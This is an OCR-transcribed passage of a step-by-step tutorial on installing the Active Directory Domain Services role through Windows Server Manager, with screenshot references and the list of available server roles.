
Last checked for updates: Never

Last installed updates: Never

IE Enhanced Security Configuration (ESC): On for Administrators
On for Users

Last Refresh: Today at 1:27 PM

In the Server Manager window, click on Roles. This will allow users to install new roles on th-e Windows Server. Click on "Add Roles".



Roles


View the health of the roles installed on your server and add or remove roles and features.

Roles Summary

Roles: 0 of 17 installed

Last Refresh: Today at 1:27 PM

Click on "Next". This will display the available roles on the Server as shown in the image give-n below.



Select Server Roles

Select one or more roles to install on this server.


Roles:

- ☐ Active Directory Certificate Services
- ☐ Active Directory Domain Services
- ☐ Active Directory Federation Services
- ☐ Active Directory Lightweight Directory Services
- ☐ Active Directory Rights Management Services
- ☐ Application Server
- ☐ DHCP Server
- ☐ DNS Server
- ☐ Fax Server
- ☐ File Services
- ☐ Hyper-V
- ☐ Network Policy and Access Services
- ☐ Print and Document Services
- ☐ Remote Desktop Services
- ☐ Web Server (IIS)
- ☐ Windows Deployment Services
- ☐ Windows Server Update Services

Description:

Active Directory Domain Services (AD DS) stores information about objects on the network and makes this information available to users and network administrators. AD DS uses domain controllers to give network users access to permitted resources anywhere on the network through a single logon process.

Select the Active Directory Domain Services role and click on "Next".



Select Server Roles

Select one or more roles to install on this server.

